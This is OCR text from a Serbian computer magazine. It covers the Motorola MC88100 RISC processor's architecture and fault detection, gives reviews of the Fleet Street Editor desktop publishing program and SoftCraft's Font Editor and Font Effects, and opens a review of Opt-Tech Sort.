— direktni interfejs ka memoriji ili MC88200 CMMU (keš i jedinica za upravljanje memorijom)
— detekcija grešaka u redundovanim MC88100 sistemima
— osnovni takt od 20MHz i 25MHz

Na slici 2 prikazana je struktura tipičnog sistema sa MC88100. Sprega sa memorijom se obavlja pomoću komponente CMMU MC88200 koja radi sinhrono sa MC88100. Na MC88200 su integrisani jedinice za upravljanje memorijom (MMU) i keš podsistem (kontroler i memorija). MC88200 podržava „demand paged" virtualnu memoriju sa dva nivoa prevođenja adresa. Keš memorija je kapaciteta 16K, a implementirano je četvorostruko skupno asocijativno preslikavanje (four way set associative mapping). Politike ažuriranja memorije (copyback ili write-through) je programabilna. Radi ostvarivanja većeg faktora pogotka, moguće je kaskadiranje do četiri MC88200.

Kao što se vidi sa slike 2, memorijski prostor za instrukcije i podatke su razdvojeni i njima se pristupa preko odvojenih nemultipleksiranih magistrala (tkz. Harvard arhitektura). Jedinica za prikupljanje instrukcija i jedinica za prikupljanje i smeštaj podataka imaju svoje privatne „P" magistrale koje čine 32-bitna magistrala za adrese i podatke. MC88200 ostvaruje spregu sa sistemskom memorijom preko tkz. „M" magistrale. „M" magistrala je 32-bitna magistrala sa multipleksiranim adresama i podacima. Pomoću MC88200 se vrši i arbitracija na „M" basu i multiprocesorskim sistemima.

Struktura M88000 sistema podseća na realizaciju procesorskog modula pomoću čip-seta Clipper (Harvard arhitektura, CPU i FPU u istom čipu, integrisani keš i MMU, multipleksirani sistemski Clipper bas). Motorolin CMMU čip, međutim, omogućava realizaciju većih keš sistema i naprednijih keš tehnika. MC88100 se može i direktno vezati na memoriju (upotreba MC88200 u M88000 sistemima je opcionalna). Ekonomski gledano, takvo rešenje je veoma diskutabilno zbog zahteva za izuzetno brzim i skupim memorijskim komponentama.

Programski model

Kako će još mnogo vremena proći pre nego što domaći programeri počnu intenzivno da koriste MC88100, registarske strukture (slika 3) i skup instrukcija mikroprocesora će u ovom tekstu biti opisani samo u najosnovnijim crtama. Korisnički programi imaju pravo pristupa samo određenim registrima (r0-r31 registrima opšte namene i registrima fcr62 i fcr63). Postoje 32 32-bitna registra opšte namene koji služe za smeštaj operanada, rezultata i adresa. Pored toga, registri r0 i r1 podležu hardverskim kon-



Slika 1 Blok dijagram RISC procesora MC 88100



Slika 2 Tipičan MC 88000 sistem



Slika 4 Konfiguracija koja omogućava detekciju grešaka

Skup instrukcija MC88100

Celobrojne aritmetičke instrukcije

add	Add
addu	Add Unsigned
cmp	Compare
div	Divide
divu	Divide Unsigned
mul	Multiply
sub	Subtract
subu	Subtract Unsigned

Aritmetičke instrukcije u pokretnom zarezu:

fadd	FP Add
fcmp	FP Compare
fdiv	FP Divide
fldcr	Load from FP Control Register
flt	Convert Integer to Floating Point
fmul	FP Multiply
fstcr	Store to FP Control Register
fsub	FP Subtract
fxcr	Exchange FP Control Register
int	Round Floating Point to Integer
nint	Floating-Point Round to Nearest Integer
trnc	Truncate Floating Point to Integer

Logičke operacije

and	AND
mask	Logical Mask Immediate
or	OR
xor	Exclusive OR

Operacije nad bitskim poljima


clr	Clear Bit Field
ext	Extract Signed Bit Field
extu	Extract Unsigned Bit Field
ff0	Find First Bit Clear
ff1	Find First Bit Set
mak	Make Bit Field
rot	Rotate Register
set	Set Bit Field

Instrukcije koje operišu nad sadržajem memorije

ld	Load Register from memory
lda	Load Address
ldcr	Load from Control Register
st	Store Register to Memory
stcr	Store to Control Register
xcr	Exchange Control Register
xmem	Exchange Register with Memory

Upravljačke instrukcije

bb0	Branch on Bit Clear
bb1	Branch on Bit Set
bcnd	Conditional Branch
br	Unconditional Branch
bsr	Branch to Subroutine
jmp	Unconditional Jump
jsr	Jump to Subroutine
rte	Return from Exception
tb0	Trap on Bit Clear
tb1	Trap on Bit Set
tbnd	Trap on Bounds Check
tcnd	Conditional Trap



Slika 3 Skup registara procesora MC 88100



vencijama. Registar *r0* je „read-only" registar koji sadrži konstantu nula, čime se izbegava potreba za instrukcijama tipa *xor reg reg* kojima se sadržaj pojedinih registara anulira. Registar *r1* sadrži pointer na povratak iz subrutina. Ostali registri opšte namene podležu odgovarajućim softverskim konvencijama (vidi sliku 3.)

Lako je uočiti težnju da se olakša prenos parametara prilikom pozivanja procedura. Kako bi se omogućile veće performanse, u tu svrhu se, u velikoj meri, koriste interni procesorski registri. Najspektakularnije rešenje ovakvih problema nudi SPARC RISC arhitektura, po kojoj se u procesoru realizuju u vidu steka čitavi skupovi („prozori") registara, pri čemu se susedni „prozori" preklapaju (efikasan metod prenosa parametara). CYPRESS-ov SPARC RISC procesor ima čak 136 registara: osam globalnih registara i 8 „prozora" od po 24 registra, pri čemu se preklapanje susednih „prozora" vrši preko 8 registara. Ovakvo rešenje zahteva povećanu površinu silicijuma, pa su se u Motoroli odlučili za jednostavniju (ali još uvek dovoljno efikasnu) strukturu. Naime, trebalo je voditi računa i o činjenici da će u naredne mikroprocesore iz M88000 familije biti ugrađen veći broj specijalnih funkcionalnih jedinica.

Na MC88100 je realizovan skup specijalnih „shadow" i „exception time" registara. „Shadow" registri služe kao kopije („senke") određenih internih registara. Upis u „shadow" registre vrši se na kraju svakog mašinskog ciklusa. U „shadow" registrima se čuvaju

— sadržaji sva tri brojača naredbi (vrednost brojača naredbi tekuće instrukcije u pajplajnu, vrednost koja ukazuje na narednu instrukciju u pajplajnu i vrednost koja se koristi za naredni instrukcijski feč)

— sadržaj „scoreboard" registra,

— sadržaj pajplajn registara „data" jedinice

— sadržaj registara koji sadrže izvorne operande za floating-point jedinicu

„Exception time" registri se ne ažuriraju kontinualno, već samo u slučaju izuzetnih konfliktnih situacija (programskih grešaka, prekida, trapova). Ažuriranje „shadow" registara može se zabraniti u slučaju kada dođe do izuzetnih situacija. Time se omogućava da, ukoliko je to potrebno, prekidna rutina sačuva u memoriji (putem *store* instrukcija) kontekst mikroprocesora neposredno pre prekida. U MC88100 se izbegava automatsko čuvanje sadržaja registara u memoriji (što omogućava recimo veliku brzinu odziva na prekidni zahtev).

Instrukcijski skup MC88100 je jako redukovan: svega 51 instrukcija (uključujući i floating-point operacije)! Tabela 1 sadrži pregled instrukcijskog seta.

Detekcija grešaka

Od velikog broja savremenih specijalizovanih mikroprocesorkih sistema zahteva se visoka pouzdanost u radu. Najjednostavniji i najčešće korišćeni metod je udvajanje (redundovanje) procesora. Dva procesora sinhrono izvršavaju isti program, a posebna kontrolna komparatorska logika proverava jednakost stanja na odgovarajućim priključcima oba procesora (adrese, podaci, upravljački signali). Mada jednostavna, pomenuta kontrolna logika prouzrokuje probleme pri praktičnoj realizaciji. Recimo, u sistemima sa MC88100 treba proveriti oko 130 adresnih linija i linija za podatke (MC88100 ima 180 pinova)! Broj komparatorskih kola je velik i ima znatnu potrošnju. Zato je detekcija grešaka u „fault tolerant" M88000 sistemima realizovana hardverski u komponentama MC88100 i MC88200. Svaki izlazni signal na ovim komponentama ima komparator koji poredi taj signal sa signalom na spoljašnjem priključku. U slučaju neslaganja aktivira se ERR (error detect) signal. Preko posebnog priključka komponenta se postavlja u jedan od dva moda rada: *master mod* ili *checker mod*. Komponenta u *checker* modu radi u paralelil sa masterom, očitava instrukcije i podatke ali ne drajvuje signale na svoje izlazne priključke. Jedini omogućeni izlazni signal na *checker* komponenti je signal greška na priključku ERR. Jednostavan primer redundovanog sistema sa dva mikroprocesora prikazan je na slici 4. Naravno, u sistemima pored jednog master processora može postojati više *checker* komponenata. To omogućava da se pored detekcije grešaka može vršiti i njihova korekcija (putem, recimo, „većinske" logika) i jednostavna dinamička rekonfiguracija sistema u kome je otkrivena greška. Omogućavanje rada u *master/checker* konfiguracijama sve je češće zastupljeno među savremenim 32-bitnim mikroprocesorima (NEC V70, recimo)

Fleet Street Editor

Manje od igre


Pred nama je program koji bi na prvi pogled trebalo svratati u kategoriju stonog izdavaštva. *FLEET STREET EDITOR* dozvoljava rad na gotovo svim elementima sloga — oblikovanje površina teksta, promene pisama i ostalih tipografskih elemenata, montažu ilustracija, štampanje na kvalitetnom laserskom štampaču itd. Ipak, onako kako danas shvatamo stono izdavaštvo, *Fleet Street Editor* bi veoma teško mogao da se svrsta u ovu kategoriju. Ne znam kako bismo se osećali pred ovim programom da nemamo „ozbiljnih" alata za ovaj posao. Ovako, čitav utisak se može sažeti u dve reči — veoma simpatično. Iako je osnovna ideja koju nudi pre svega igra, *Fleet Street Editor* nije neozbiljan program. Naprotiv.

Zoran Životić


Iako program nosi naziv čuvene londonske ulice srca engleske novinske industrije, gotovo smo sigurni da se tamo ne koristi. Isto tako smo sigurni da njime neće biti složene ni jedne „ozbiljne" novine, a verovatno ni jedan, čak ni manji fabrički list. Naziv je, pre svega, izabran da asocira na posebnu vrstu sloga — novinski prelom — kod koga su montažerske makaze najčešće korišćen alat. I zaista, *Fleet Street Editor* je u stanju da „lepi" po strani tekst i grafiku na potpuno proizvoljan način. Recimo — uzmete kolonu teksta, ubacite nekoliko ilustracija, postavite naslov i ustanovite da postoji „rupa" u slogu. Ništa lakše — uzmete „olovku" i docrtate na licu mesta neki simbol. A ako u ilustraciji primetite neku netačnost ili element koji smatrate viškom za ovu priliku — *Fleet Street Editor* opet nudi jednostavno rešenje. Uz pomoć „gumice" obrišite višak ili čak upotrebite „lupu" da povećate deo i precizno ga izmenite. Tajna ovako fleksibilnog mešanja grafike i teksta leži u koncepciji koja je mešavina crtačkog programa i editora teksta, pri čemu je više zastupljen prvi element.



Samo simpatično
izgled ekrana *Fleet Street Editora*



Od svega po malo: izbor fontova koji se dobijaju uz program (za matrični štampač)



Prepravke na licu mesta: Direktno editovanje crteža uz pomoć povećanog prikaza detalja

Instalacija programa

Program se može konfigurisati da radi sa dve disk jedinice ili sa tvrdim diskom. Instalacija se svodi na kopiranje svih datoteka sa sistemskog i font diska. Program nema posebnu instalaciju za različite video adaptere i praktično radi samo sa CGA/EGA karticama. Pre početka rada treba startovati program PRINTER i izabrati jedan od 30 različitih standarda matričnih ili laserskih štampača koji odgovara vašem printeru.

Program upotrebljava fontove spakovane u datoteku MASTER.FNT. Različit izbor fontova u ovoj datoteci se može dobiti na dva načina — kopiranjem neke od datoteka sa dodatnim fontovima sa priloženih disketa (ili za rad sa laserskim štampačem) i njenim preimenovanjem u MASTER.FNT ili editovanje datoteke uz pomoć posebnog programa FONTMOVE. Dozvoljeno je izbacivati fontove iz biblioteke, menjati im naziv, kreirati novu FNT datoteku itd.

Fontovi uz program imaju format pogodan za matrične štampače ali se mogu štampati i na laseru kao grafika smanjene rezolucije bez korišćenja pravog font mehanizma ovih uređaja. Ako se iskoristi posebna FNT datoteka za laserske štampače, onda je moguće koristiti samo ugrađene fontove — kurir, lineprinter, tajms i helvetiku, ukoliko imate originalne HP font kasete sa ovim pismima.

S obzirom da *Fleet Street Editor* nije u stanju da radi sa „soft" fontovima, ozbiljnija primena ovog programa bi zahtevala laserski štampač sa ugrađenim PostScript-om. U ovoj varijanti na raspolaganju je „čak" 9 (8) veličina u helvetici (tajmsu).

Prelom publikacije

Program koristi sasvim uobičajeni grafički interfejs za komunikaciju sa korisnikom. Meni na vrhu ekrana, simboli za izbor režima i grafičkih elemenata sa leve strane, dijalog pravougaonici za izbor datoteka i zadavanje parametara — sve sasvim standardno i izvedeno na propisan način. Kao pokazivački uređaj miš je nezamenjiv ali je veoma interesantno da se tastatura tretira gotovo ravnopravno. Sve naredbe iz menija kao i potvrde ili izbegavanje unosa parametara mogu se alternativno zadati tastaturom. Zahvaljujući ovoj osobini sa programom se može raditi veoma brzo — čak mnogo brže nego što bi bilo primereno ovako koncipiranom programu. Zaista je šteta što alternativni način rada — miš—tastatura — nije usvojen kao standardan kod svih grafičkih programa.

Kreiranje publikacije započinje zadavanjem osnovnih parametara strane — horizontalnih i vertikalnih margina, linijskog razmaka i tipa poravnavanja. Format papira je nepromenljiv i uvek je 8×11 inča (letter format). Sledeći korak je upisivanje „sirovog" teksta koji će se automatski rasporediti po stranama. Sada započinje stvarni posao. Osnovne promene formata teksta se odvijaju preko takozvanih baznih linija (Baselines). Nakon izbora ove opcije program podvlači svaki red linijom, zatim dozvoljava da se promena parametara formatiranja (poravnavanja, linijski razmak, margine) izborom jedne od sledećih celina: lokalno samo izabrana linija, sve linije iznad ili ispod izabrane, i sve linije u jednoj koloni. U praksi to izgleda veoma jednostavno. Ako treba suziti kolonu, izabere se opcija „BASELINES — ADJUST COLUMN" i zatim mišem „uhvati" bilo koja bazna linija u koloni. Pomeranjem levog i desnog markera čitav tekst se dovodi u željeni stubac. Pri postavljanju ilustracija koje okružuje tekst, istom opcijom, ali ovaj put „ADJUST SINGLE" (podesi jedan red), redovi teksta se pomeraju da bi se precizno „zaobišle" čak i komplikovane ilustracije.

Promena pisma se izvodi na manje više standardan način — deo teksta se mišem „zatamni" i zatim iz menija (FONT i STYLE) izabere pismo i veličina kojom će biti ispisan.

Program dozvoljava i elementarne operacije nad tekstom — isecanje, kopiranje, editovanje, pa čak i tako sitan (i konstan) detalj kao što je kretanje kursora reč levo — reč desno.


Fleet Street Editor

Verzija
2.0
Namena
Kreiranje „novinskog sloga", reklamnih prospekata i brošura, ilustracija na folijama za projekciju, pozivnica i sličnih formi sloga
Paket
5 disketa (sistemska, font disketa, podrška laserskim štampačima, primeri i grafička biblioteka)
Uputstvo (oko 200 str), Help kartica
Hardversko okruženje
IBM PC/XT/AT ili kompatibilni, minimum 512K, CGA ili EGA adapter, dve disk jedinice (ili tvrdi disk)
Ulaz
Tastatura ili miš (sa MS kompatibilnim drajverom)
Izlaz
Apple LaserWriter i LaserWriter Plus (i ostali PostScript kompatibilni), HP LaserJet, IBM Graphic Printer i Proprinter, Epson EX/FX/JX/LQ/LX/MX/RX i svi poznatiji modeli proizvođača NEC, OKIDATA, PANASONIC, STAR, TANDY i TOSHIBA
Formati datoteke
Tekst u čistoj ASCII formi, sopstveni format za grafički deo publikacije (ilustracije)
Fontovi u sopstvenoj MASTER.FNT datoteci
Proizvođač
MIRRORSOFT LIMITED, Headington Hill Hall, Oxford OX3 0BW, England

R A C U N A R I

Test programa

Fleet Street Editor



INFORMACIJE NA EKRANU

CORE omogućuje istovremeni rad na vi?e tekstova od kojih se svaki nalozi u svom papiru. Papiri su obele?eni brojevima od 0 do 9. **Rumovi** uokviruju povr?ine ekrana u kojima se vidi sadr?aj papira. Broj papira je ispisan u levom gornjem uglu rama. Broj papira u kome se nalazi kursor (trenutno aktivan papir) ispisan je na svetloj podlozi. Informacije u dnu ekrana se odnose na aktivan papir i imaju sledeće zna?enje (redom):

Naziv teksta u aktivnom papiru
Ukupan broj linija teksta
Broj linije na kojoj je kursor
Broj kolone na kojoj je kursor

KRETANJE KURSORA PO TEKSTU

Kretanje kursora za po jedan znak levo i desno kao i jedan red gore/dole ostvaruje se kursorskim tasterima na numeri?kom delu tastature. Veća pomeranja se dobijaju sledećim kombinacijama:



Athens 18pt

Chicago Bold 12pt

London 18pt


Los Angeles Bold 12pt

Monaco 12pt

New York 36

Pomeranje	Taster
RE« LEVO	CtrlLEFT
RE« DESNO	CtrlRIGHT
PO«ETAK REDA	Home
KRAJ READ	End
PASUS GORE	CtrlPgUp
PASUS DOLE	CtrlPgDn
STRANICA GORE	PgUp
STRANICA DOLE	PgDn

Mešena salata: Stranice ovakvog sloga se brzo i lako kreiraju



Pro et contra

Hvalimo

Jednostavnost rukovanja
Brzinu rada (posebno štampanje)
Jednostavno i lako mešanje teksta i grafike

Kritikujemo

Ograničenost u korišćenju fontova laserskih štampača
Mali izbor predefinisanih elemenata za crtanje

Jednostavno i logično

Rad sa tekstom čini manji deo programa. Mogućnosti i opcije se množe zalaskom u grafički režim (drugo slovo A ili bilo koji simbol na niže). Sada se kursor može postaviti na bilo koju poziciju na papiru i tekst pisati na prividno isti način kao i u tekst režimu. Razlika je ipak velika — napisan tekst se na može obrisati na uobičajen način već se koristi „gumica" kojom se briše kao i crtež. U ovom režimu *Fleet Street Editor* se ponaša kao PAINT program (pravi tekst je prikazan rasterom i „nedodirljiv" je) sa gotovo svim opcijama na koje smo kod sličnih programa navikli. Rad sa blokovima grafike je izveden na gotovo idealan način — blokovi se lako upisuju sa diska (ART datoteke), pozicioniraju na stranu, isecaju delovi i kopiraju, menja im se razmera (na klasičan način promena razmere bit mapirane slike — sa svim posledicama koje to ima) docrtavaju elementi (prave, kvadrat) i edituju tačku po tačku zahvaljujući „MAGNIFY" opciji (povećanje). Na posebnoj disketi se nalazi veliki broj gotovih crteža (u MAC formatu preuzeti sa „meka" — na kojima je „sve i svašta" — od različitih „kićenih" ramova preko simbola za najrazličitije pojmove, hamburgera, olovki, instrumenata, kuća i rođendanskih poruka do posebno oblikovanih slova.

Rukovanje programom je u svakom pogledu jednostavno i logično tako da nakon jednog pregleda priloženog uputstva neće biti potrebna dodatna objašnjenja. Samo uputstvo, iako urađeno na pregledan način, pomalo nepotrebno komplikuje objašnjenja. Verujemo da bi programu pre pristajalo jedno „opuštenija" uputstva što su izgleda i autori osetili ubacivši poglavlja koja vam odaju i neke tajne zanata. Možete naučiti kako izgleda lanac izdavanja od ideje preko planiranja do same realizacije na koje sve načine možete umnožiti i povezati listove vaše publikacije itd.


Samo za igru

Sve što se u FSE može uraditi odvija se na — da tako nazovemo — lokalni način — lokalno se — lunt, lokalno se menjaju poravnavanje i margine — i lokalno se postavljaju grafički elementi. Iako program dozvoljava rad sa tekstovima od više strana ne postoji nikakav način da se ceo slog posmatra globalno — svakom naslovu se mora pojedinačno promeniti pismo, poravnavanje. Ovakvo tretiranje teksta kao i nemogućnost korišćenja većeg izbora kvalitetnih laserskih fontova (što povlači i lošu prilagodljivost našem jeziku) prilično čvrsto određuje oblast primene ovog programa — ako zanemarimo mogućnost slaganja internih novina od nekoliko stranica (za takva izdanja je investicija u opremu i ovako nedostupna) ili igranje sa rođendanskim čestitkama, ostaje da se samo neki usputni poslovi mogu lepo uraditi. Ako ste jedan od retkih korisnika koji ima potrebu za manje zvaničnim propagandnim materijalom od nekoliko stranica, ovaj program vam najtoplije preporučujemo. Ostalima, kao i autoru ovog teksta, program može pružiti samo nekoliko sati dobre zabave.

Život jednog fonta

Pošto smo u prošlim „Računarima" upoznali osnovne karakteristike *SoftCraft*-ovih programa za automatsko prilagođavanje pojedinih fontova popularnim tekst procesorima i paketima za stono izdavaštvo, ovoga meseca proučavamo „mikroklimu" jednog fonta — pozabavićemo se programerskim alatima koje je firma *SoftCraft* ponudila korisnicima čije potrebe ne mogu da se zadovolje jednostavnom kupovinom nekog od gotovih pisama!

Dejan Ristanović



Iako bi katalog gotovih fontova za laserske štampače koje *Hewlett Packard, Xerox Aldus SoftCraft* i mnoge slične firme nude verovatno predstavljao podebljju knjigu rešenje tipa „ključ u bravu" nije baš uvek primenjivo — često ćemo poželeti neki specijalni znak, vinjetu memorandum logo. Domaće korisnike računara, osim toga, muče i problemi adaptacija slova čćšž treba kreirati rasporediti prema usvojenom standardu premeštati levo-desno kada se nabave fontovi iz nekog novog izvora i tome slično. Ovakve se operacije obično poveravaju nekom font editoru — kod nas je ubedljivo najpopularniji *Font Gen IV+* koje će verovatno biti prikazan već u sledećim „Računarima". Popularnost *FontGen*-a, naravno ne znači da na tržištu nema i konkurentskih programa među kojima zapaženo mesto zauzima *Font Editor* firme *SoftCraft*.

Makaze — i — lepak

Struktura i instalacija *Font Editor*-a je u mnogome slična *FontGen*-u u neki od direktorijuma treba prepisati datoteke sa dve diskete (jednu čini sam editor a drugu razni konverzacioni i drugi uslužni programi) programom FFCONFIG podesiti razne karakteristike ekrana i štampača otkucati SCFE IME–FONTA i ugledati nekoliko prozora koje *Font Editor* nudi (slika 1). Prvi od osnovnih prozora prikazuje kompletan znak, dok se u drugom prozoru taj znak vidi „iz daleka" — rastersana površina ne predstavlja deo samog znaka ali zato omogućava da slovo vidimo bez nepotrebnih pojedinosti tj. otprilike onako kako će izgledati na papiru. Treći prozor je pomoćni (ispisuje se uputstvo za korišćenje aktivne opcije) dok se u vrhu ekrana nalazi meni linija pomoću koje učitavamo i mešamo fontove otvaramo nove prozore i radimo mnoge druge neophodne poslove.

Svojevrsnim stripom koji je prikazan na slikama 2,3 i 4 ilustrovali smo rad *Font Editor*-a izabrali smo onda ga dopunili linijom koja čini pravu programersku nulu. Povlačenje linije smo započeli ulaskom u *Options* meni izborom opcije *Thick* (debela linija), pomeranjem miša na poziciju početka buduće linije njenog „razvlačenja" do krajnjeg položaja i pošto je taster na mišu pritisnut, određivanjem debljine linije. Pošto je crtanje završeno promena je registrovana i u prozoru koji „daljinski" prati oblika znakova. Ukoliko nam ovaj pogled nije dovoljan izabraćemo opciju *Test string* iz *Print* menija i *LaserJet II* će ispisati kompletan izgled promenjenog fonta.


Jedna od važnih karakteristika *Font Editor*-a je mogućnost rada sa velikim brojem prozora — izborom neke od opcija iz *Window* menija možemo kreirati prozore raznih veličina i postavljati karaktere na proizvoljnu „udaljenost" od njih (slika 5) na taj se način u nekom prozoru mogu gledati kompletna slova, u drugom njihovi detalji a u trećem umanjeni izgled slova pogodan za sagledavanje karakteristika fonta. Za korisnike kojima je *FontEditor* potreban radi kreiranja YU slova posebno je značajna mogućnost da se u jednom prozoru vidi jedno a u drugom neko drugo slovo što znači da interaktivno možemo kopirati „kvakice" pretvarajući, na primer, Ç i deo slova O sa obrnutom „kapicom" u slovo Č. Samo se po sebi razume da je primena raznih opcija makaze — i — lepak „cut & paste" beskrajno lakša za korisnike koji su se opremili mišem, ali je za nevolju moguća i kontrola kurzorskim tasterima.

Ne tako lako


Iako je *Font Editor* opremljen džinovskim brojem opcija i dokumentovan na nekih 250 strana pokazuje se da je njegova upotreba relativno jednostavna — stavke su logično raspoređene po menijima i očigledno imenovane, paket je interaktivan u tom smislu što će se kurzor uvek automatski pozicionirati na mesto na kome je potreban sledeći unos (kada smo postavili prve dve tačke opisane linije kurzor se postavio na njenu sredinu dajući nam tako na znanje da liniji treba dodeliti i nekakvu debljinu) rad je veoma brz i komforan i tako dalje. Pokazuje se osim toga, da je *Font Editor* opremljen i raznim alatkama za crtanje logo simbola i ostalih vinjeta — krugovi polukrugovi elipse i druge „zakrivljene oblike" možemo po volji uvoditi razvlačiti i kombinovati. Posebno je interesantna mogućnost „uvoza" slika u PCX formatu koje su dobijene skaniranjem i editovanjem u okviru programa *Pc Paintbrush* na ovaj način je ambicioznijim korisnicima omogućeno da skaniranjem profesionalnih materijala raznih štamparija kreiraju kompletne fontove.

Većina neiskusnih korisnika će suočena sa savršenim alatkama kao što je *Font Editor* ili *FontGen IV+* pomisliti da je nastanak novih pisama sasvim jednostavna operacija iscrtate slovo A pa onda slovo B i začas ste stigli do malog ž. Pri tom je olakšavajuća okolnost što možete da sklapate gotove segmente pojedinih slova iz već raspoloživih fontova! Ovakvim editovanjem nastale su na primer razne verzije ćirilice koje kruže po Jugoslaviji i predstavljaju pravu pravcatu antipropagandu stonog izdavaštva da slične pojave nisu karakteristične za naše meridijane pokazuje i cirilični font koji firma *SoftCraft* prodaje pod etiketom *user supported font* (familija slova koju su korisnici proizveli i za koju prodavac ne garantuje), slova su jednostavno ispod svake kritike! Pokazuje se sve u svemu, da živ čovek jednostavno nije u stanju da prostim pokretanjem miša oblikuje kompletan font tako da sva slova budu jednoobrazna problemi se dalje povećavaju saznanjem da se pismo sastoji od više veličina slova pri čemu svaka veličina sadrži standardna, polucrna *(bold)* kurzivna i polucrna kurzivna slova. *Font Editor* će doduše ponuditi automatsko uvećavanje umanjivanje i zakošavanje slova ali slične opcije bolje nemojte ni isprobavati — rezultati su daleki od bilo kakvih profesionalnih standarda.

Kako su onda nastali divni fontovi koje koristimo? Zainteresovane za razmatranje ovog pitanja



Slika 1 Naslovni ekran programa *Font Editor*



Slika 2 3 4 Dalin sanja novog znaka

upućujemo na Knutovu knjigu *The MetaFont Book* u kojoj je detaljno opisan nastanak fontova koji započinje **matematičkim** definisanjem familija slova uz pomoć raznih funkcija i zatim generisanjem tih slova uz neophodna optimizacija. Zainteresovane za rešenja probleme upućujemo i na sledeće „Računare" u kojima ćemo predstaviti softvarski paket koji je *Soft Craft* otkupio od daleko poznatije firme *Bitstream* i koji omogućava automatsko generisanje visoko kvalitetnih fontova u proizvoljnim veličinama i pismima koji su verovatno ili ne dopunjeni čak i latiničnim slovima koja su karakteristična za naš alfabet.


Font Editor i Font Effects

Verzija
Font Editor 1 1 28 jul 1988
Font Effects 1 1 1 jul 1988
Namena
Modifikovanje fontova uz pomoc bit mapa ili globalno preko unapred definisanih efekata
Sadržaj paketa
Font Editor 3 disketa 2 knjige i razni separati
Font Effects 1 disketa i knjiga
Hardversko-softversko okruženje
IBM PC/XT/AT ili kompatibilan 512 K RAM-a hard disk DOS 2 10 ili noviji
Zauzeti prostor na disku Oko 300 K
Ulaz
Tastatura miš
Izlaz — ekran
CGA EGA VGA ili Herkules
Izlaz — štampač
HP LaserJet+ HP LaserJet II ili kompatibilan
Dokumentacija
Font Editor User's Manual — 240 A5
Font Effects User's Manual — 95 A5
EFont/CFont User's Manual — 60 A5
Proizvođač
SoftCraft
16 N Carrol St #500
Madison WI 53703
U S A
Cena
Font Editor 50 dolara + 15 dolara poštarina
Font Effects 95 dolara+15 dolara poštarina


Specijalni efekti

Ponekad ćemo poželeti da brzo kreiramo neki naslov ili atraktivan logo bez upuštanja u avanture editovanja bit mape pojedinih znakova. Slična specijalne efekte obezbeđuje program *Font Effects* firme *SoftCraft* — naoko mali program koji se sastoji od jedne diskete i kratkog uputstva daje neke zaista zadivljujuće rezultate!

Slika 6 prikazuje naslovni ekran programa *Font Effects* koji kao što vidimo veoma liči na programe *Laser Fonts* i *WYSIfonts!* predstavljene u prošlim „Računarima". Sličnost je, međutim, isključivo kozmetička pošto *Font Effects* ostvaruje sasvim različitu funkciju — globalnim intervencijama na nekom od fontova proizvodimo novi naslovni font koji će uključivati senke, popunjene i rasterisane površine, duplirane linije i uopšte razne efekte. U program je ugrađeno dvadesetak atraktivnih efekata kao i mogućnost da korisnik, kombinujući osnovne operacije proširuje biblioteku efektima koje je sam zamislio. Moramo, međutim, da kažemo da kreiranje novih efekata nije baš jednostavan posao (pokazuje se na primer da se svaki efekat ne može primeniti na svaki font — lepi rezultati na kurzivnom fontu nisu naročiti kada su slova uspravna) i da ga preporučujemo samo korisnicima koji imaju značajne dizajnerske sklonosti i likovnu kulturu — svi naši pokušaji su se završili toliko neslavno da smo na slici 7 prikazali jedino nekoliko primera novih fontova koji su preuzeti iz dokumentacije programa *Font Effects!*



Slika 5 Slovo u nekoliko prozora



Slika 6 Naslovni ekran programa *Font Effects*

Pro et contra

Hvalimo
1 Ideju
2 Profesionalan kvalitet i opsežnu dokumentaciju
3 Brojne opcije koje ipak nisu otežale razumevanje upotrebe
Kritikujemo
1 Bez zamerki, ali treba razumeti ograničenja svakog od editora fontova koji je orijentisan na bit mapu karaktera

Završavajući ovaj dvostruki test *SoftCraft*-ovih programa možemo samo da kažemo da se radi o izvanredno zamišljenoj i dosledno realizovanoj biblioteci alatki bez koje se ozbiljan kreativan rad na stonom izdavaštvu praktično ne može ni zamisliti relativno visoka zbirna cena ne bi trebala da bude prepreka za nabavku kompletnog paketa jer svaka njegova komponenta ima svoje mesto i olakšava neku od faza rada — rezultate rada *Font Editor*-a možete dalje „našminkati" u okviru programa *Font Effects*, ovako dobijene fontove možete pregledati programom *CFONT* za instalaciju u *Venturu* potreban vam je *WYSIfonts!* i tome slično. Čitavom paketu se ne može uputiti nikakva ozbiljna zamerka — čak je i haos u koji početnika dovodi postojanje različito kodiranih fontova i njihovih različitih imena neizbežan zbog situacije na tržištu. Kvalitetnom paketu pridružuje se odlična kvalitetna i (naravno) atraktivno prelomljena dokumentacija koju treba pažljivo prelistati (ako ne i pročitati) pre nego što se bilo koji od programa startuje — možete nam verovati na reč da paket *SoftCraft* i pored relativno očiglednog korisničkog interfejsa, ne spada u programe koji se mogu olako usvojiti!

Munja iz računara

Kažu da 80% računara troši 80% vremena na sortiranje podataka. Iako brojne *data base* aplikacije obezbeđuju sortiranje koje se u reklamama obavezno označava kao „munjevito", u praksi se pokazuje da ova operacija sa iole većom količinom podataka traje neprijatno dugo. Domaći korisnici računara su, osim toga, oštećeni činjenicom da ni jedan program ne može „tek tako" da shvati da je slovo Č neposredno iza slova C ili da se glas „Lj" u našem latiničnom pismu predstavlja slovima „l" i „j". Pred nama je prijatna dužnost da testiramo program koji nudi prevazilaženje svih ovih tegoba — *Opt-Tech Sort* firme *Opt-Tech Data Processing*.

Dejan Ristanović

